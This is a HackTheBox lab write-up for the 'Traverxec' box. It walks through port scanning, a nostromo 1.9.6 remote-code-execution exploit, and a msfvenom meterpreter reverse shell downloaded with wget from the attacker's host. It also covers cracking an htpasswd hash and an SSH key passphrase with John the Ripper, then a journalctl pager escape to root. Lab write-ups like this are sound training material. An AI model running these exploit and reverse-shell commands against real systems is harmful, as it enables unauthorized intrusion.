Traverxec - Write-up - HackTheBox

noraj

2020-08-06


Contents

1 Information

READ THE WU ONLINE: https://rawsec.ml/en/hackthebox-traverxec-write-up/

1.1 Box

- **Name:** Traverxec
- **Profile:** www.hackthebox.eu
- **Difficulty:** Easy
- **OS:** Linux
- **Points:** 20



Traverxec

OS:	Linux
Difficulty:	Easy
Points:	20
Release:	16 Nov 2019
IP:	10.10.10.165

Figure 1.1: traverxec

2 Write-up

2.1 Overview

- **Network enumeration**: `80` and `22` ports are open
- **Webapp enumeration**: `nostromo 1.9.6`
- **Webapp exploit**: `nostromo 1.9.6` RCE python exploit + meterpreter
- **Elevation of Privilege (EoP): www-data to david**: check nostromo conf, find user web dirs, find archive containing a SSH key, crack it and use it to gain SSH access
- **Elevation of Privilege (EoP): david to root**: `journalctl` EoP

2.2 Network enumeration

TL;DR: `80` and `22` ports are open

I'll make it quick you know how to run a nmap scan, I just ran something like `nmap -sS -p- 10.10.10.165 -oA nmap_ports`, found that port `22` and `80` are open and then ran `nmap -sSVC -p 22,80 10.10.10.165 -oA nmap_services` but one could simply run `nmap -A 10.10.10.165`.

The web app on port 80 is more likely vulnerable than the SSH server on port 22.

2.3 Webapp enumeration

TL;DR: `nostromo 1.9.6`

When running some directory busting with tools like dirsearch or ffuf, you will probably find a lot of HTTP error 501, for example when a space is added in the path: `http://10.10.10.165/%20`.

It's alway worth it to take a look at error message are it could leak the software name and version. You would be able to see a message like this one.

```
501 Not Implemented
nostromo 1.9.6 at traverxec.htb Port 80
```

2.4 Webapp exploit

TL;DR: `nostromo 1.9.6` RCE python exploit + meterpreter

We could immediately use `searchsploit` to browse ExploitDB to find an exploit for `nostromo`.

```
searchsploit nostromo 1.9.6
---------------------------------------------------------------------------------------------
↪  ----------------------------------------
 Exploit Title                                                                              |
↪  Path
                                                                                            |
↪  (/usr/share/exploitdb/)
---------------------------------------------------------------------------------------------
↪  ----------------------------------------
nostromo 1.9.6 - Remote Code Execution                                                      |
↪  exploits/multiple/remote/47837.py
---------------------------------------------------------------------------------------------
↪  ----------------------------------------
Shellcodes: No Result
```

The exploit is also available on Metasploit:

```
msf5 > search nostromo_code_exec

Matching Modules
================

   #  Name                                   Disclosure Date  Rank  Check  Description
   -  ----                                   ---------------  ----  -----  -----------
   0  exploit/multi/http/nostromo_code_exec  2019-10-20       good  Yes    Nostromo Directory
↪  Traversal Remote Command Execution


msf5 > use 0
msf5 exploit(multi/http/nostromo_code_exec) > options

Module options (exploit/multi/http/nostromo_code_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format
↪  type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts
↪  file with syntax 'file:<path>'
```

```
   RPORT     80                yes       The target port (TCP)
   SRVHOST   0.0.0.0           yes       The local host to listen on. This must be an address on
↪  the local machine or 0.0.0.0
   SRVPORT   8080              yes       The local port to listen on.
   SSL       false             no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly
↪  generated)
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Unix In-Memory)
```

But the perl reverse shell obtained with MSF was really unstable even when upgrading it to bash with `python -c 'import pty; pty.spawn("/bin/bash")'`.

So I put the MSF shell in background and choose to use the python exploit the upload and execute a meterpreter reverse shell.

We could nearly directly execute it from EDB but we need to remove a line to be able to execute it.

```
$ sed '10d' /usr/share/exploitdb/exploits/multiple/remote/47837.py | python - 10.10.10.165 80
↪  id
```

Port 4444 was not reached back so I generated a reverse shell for port 80 with `msfvenom`.

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.x.x LPORT=80 -f elf > 80.bin
```

Then started a new MSF console as root to be able to bind port 80 and start a listener:

```
$ sudo msfconsole

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST 10.10.14.236
LHOST => 10.10.14.236
```

```
msf5 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 80
LPORT => 80
```

Then I witched back to my first MSF session with `session -i` and downloaded the reverse shell bin.

```
wget http://10.10.14.236/80.bin -o /tmp/80.bin
```

Then `chmod` and execute it.

2.5 Elevation of Privilege (EoP): www-data to david

TL;DR: check nostromo conf, find user web dirs, find archive containing a SSH key, crack it and use it to gain SSH access

Now that we have a proper shell let's see what can we find on the system.

We can start by reading nostromo configuration file `/var/nostromo/conf/nhttpd.conf`.

```
# MAIN [MANDATORY]

servername              traverxec.htb
serverlisten            *
serveradmin             david@traverxec.htb
serverroot              /var/nostromo
servermimes             conf/mimes
docroot                 /var/nostromo/htdocs
docindex                index.html

# LOGS [OPTIONAL]

logpid                  logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                    www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                .htaccess
htpasswd                /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]
```

```
/icons                  /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
```

What is useful to know in it?

`serveradmin`	`david@traverxec.htb` –> The admin is david
`user`	`www-data` –> the webserver user is `www-data` but we already know it by executing `id`
`htaccess`	`.htaccess` –> Some part of the website is protected by a basic auth
`htpasswd`	`/var/nostromo/conf/.htpasswd` –> the location of the basic auth creds
`homedirs`	`/home` –> users are able to serve a website in their home directory
`homedirs_public`	`public_www` –> the root folder of user web server is `~/public_www/`

Then we can find the basic auth creds in `/var/nostromo/conf/.htpasswd`:

```
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
```

We can crack the password with John the Ripper (JtR):

```
john --wordlist=/usr/share/wordlists/password/rockyou.txt pass
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-opencl"
Use the "--format=md5crypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Nowonly4me       (david)
1g 0:00:01:54 DONE (2020-03-12 16:00) 0.008768g/s 92750p/s 92750c/s 92750C/s
↪  Noyoo..NovemberRain
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

So the basic auth creds are `david` / `Nowonly4me`.

David home web server is stored in `/home/david/public_www/` and is served as `http://10.10.10.165/~da`

Let's see what is stored in `/home/david/public_www/`:

```
ls -lhA /home/david/public_www
total 8.0K
-rw-r--r-- 1 david david  402 Oct 25 15:45 index.html
drwxr-xr-x 2 david david 4.0K Oct 25 17:02 protected-file-area

ls -lha /home/david/public_www/protected-file-area
total 16K
drwxr-xr-x 2 david david 4.0K Oct 25 17:02 .
drwxr-xr-x 3 david david 4.0K Oct 25 15:45 ..
-rw-r--r-- 1 david david   45 Oct 25 15:46 .htaccess
-rw-r--r-- 1 david david 1.9K Oct 25 17:02 backup-ssh-identity-files.tgz
```

We could access `http://10.10.10.165/~david/protected-file-area/backup-ssh-identity-files.tgz` with the basic auth creds we leaked earlier or just copy `/home/david/public_www/protected-file-area/backup-ssh-identity-files.tgz`.

Then we can see what's inside the archive and extract it:

```
$ tar tvf backup-ssh-identity-files.tgz
drwx------ david/david       0 2019-10-25 23:02 home/david/.ssh/
-rw-r--r-- david/david     397 2019-10-25 23:02 home/david/.ssh/authorized_keys
-rw------- david/david    1766 2019-10-25 23:02 home/david/.ssh/id_rsa
-rw-r--r-- david/david     397 2019-10-25 23:02 home/david/.ssh/id_rsa.pub

$ tar xaf backup-ssh-identity-files.tgz
```

The private key is encrypted and password protected, so we need to crack it to be able to use it.

So I converted the RSA private key in a format understandable by JtR and cracked it:

```
$ ssh2john home/david/.ssh/id_rsa
/usr/bin/ssh2john:103: DeprecationWarning: decodestring() is a deprecated alias since Python
↪   3.1, use decodebytes()
  data = base64.decodestring(data)
home/david/.ssh/id_rsa:$sshng$1$16$477EEFFBA56F9D283D349033D5D08C4F$1200$b1ec9e1ff7de1b5f5395468c76f1d92bfdaa7

$ john --wordlist=/usr/share/wordlists/password/rockyou.txt john.txt
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
```

```
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (?)
Warning: Only 1 candidate left, minimum 2 needed for performance.
1g 0:00:00:07 DONE (2020-03-12 17:38) 0.1396g/s 2003Kp/s 2003Kc/s 2003KC/s *7¡Vamos!
Session completed
```

We can finally connect via SSH as david:

```
$ ssh david@10.10.10.165 -i home/david/.ssh/id_rsa
Enter passphrase for key 'home/david/.ssh/id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
Last login: Thu Mar 12 12:27:40 2020 from 10.10.15.152
david@traverxec:~$
```

2.6 Elevation of Privilege (EoP): david to root

TL;DR: `journalctl` EoP

In david home directory there is a folder named `bin` containing:

```
david@traverxec:~$ ls bin
server-stats.head  server-stats.sh
```

The `server-stats.sh` is our way to root:

```
#!/bin/bash


cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```

It seems we can execute `journalctl` as root so let's check on GTFOBins if there is a way to upgrade our privileges.

Of course there is!

Like with `git`, `journalctl` will use a pager when the output is too large.

But to trigger the pager, we need to resize our terminal to be smaller than the text output.

The we execute `/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service` and in the pager we just have to write `!/bin/bash` to get a shell as root.

That's it we are root.